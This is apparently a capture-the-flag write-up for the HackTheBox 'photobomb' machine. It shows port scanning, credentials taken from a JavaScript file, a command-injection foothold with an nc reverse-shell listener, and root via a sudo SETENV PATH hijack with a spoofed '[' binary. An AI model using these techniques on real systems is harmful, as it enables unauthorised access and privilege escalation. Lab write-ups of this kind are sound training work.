
Information Gathering

1) open ports have been found


```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.11.182 -F
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-17 16:39 IST
Nmap scan report for photobomb.htb (10.10.11.182)
Host is up (0.34s latency).
Not shown: 51 filtered tcp ports (no-response), 47 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.56 seconds
```


2) found a webpage




3) found a js file with credentials



4) logged in with the creds in js file



5) Possibilities of command injection




Vulerability Assesment

1) Found command execution vulnerability

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.182] 44636
```

2)Got nc shell



Exploitation

1) got user flag

```
wizard@photobomb:~/photobomb$ cd ~
cd ~
wizard@photobomb:~$ ls
ls
photobomb
user.txt
wizard@photobomb:~$ cat user.txt
cat user.txt
cb6b35a26828ea7246d144761e246576
wizard@photobomb:~$
```

2) found a possible sudo vulnerability we can change path

```
wizard@photobomb:~$ sudo -l
sudo -l
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
wizard@photobomb:~$
```

3) the shell script uses a custom shell configuration

```
wizard@photobomb:~$ cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
  /bin/cat log/photobomb.log > log/photobomb.log.old
  /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
```

4)These are added lines


```
wizard@photobomb:~$ diff /opt/.bashrc /etc/bash.bashrc
6,11d5
< # Jameson: ensure that snaps don't interfere, 'cos they are dumb
< PATH=${PATH/:\/snap\/bin/}
<
< # Jameson: caused problems with testing whether to rotate the log file
< enable -n [ # ]
<
wizard@photobomb:~$
```

5) Created a file named [and added the following payload

```
sudo cat /root/root.txt  > /tmp/flag.txt
```

(we can also spoof find command)

6) Got root flag



(alternatively we can enter "bash" in spoofed utility to get root shell)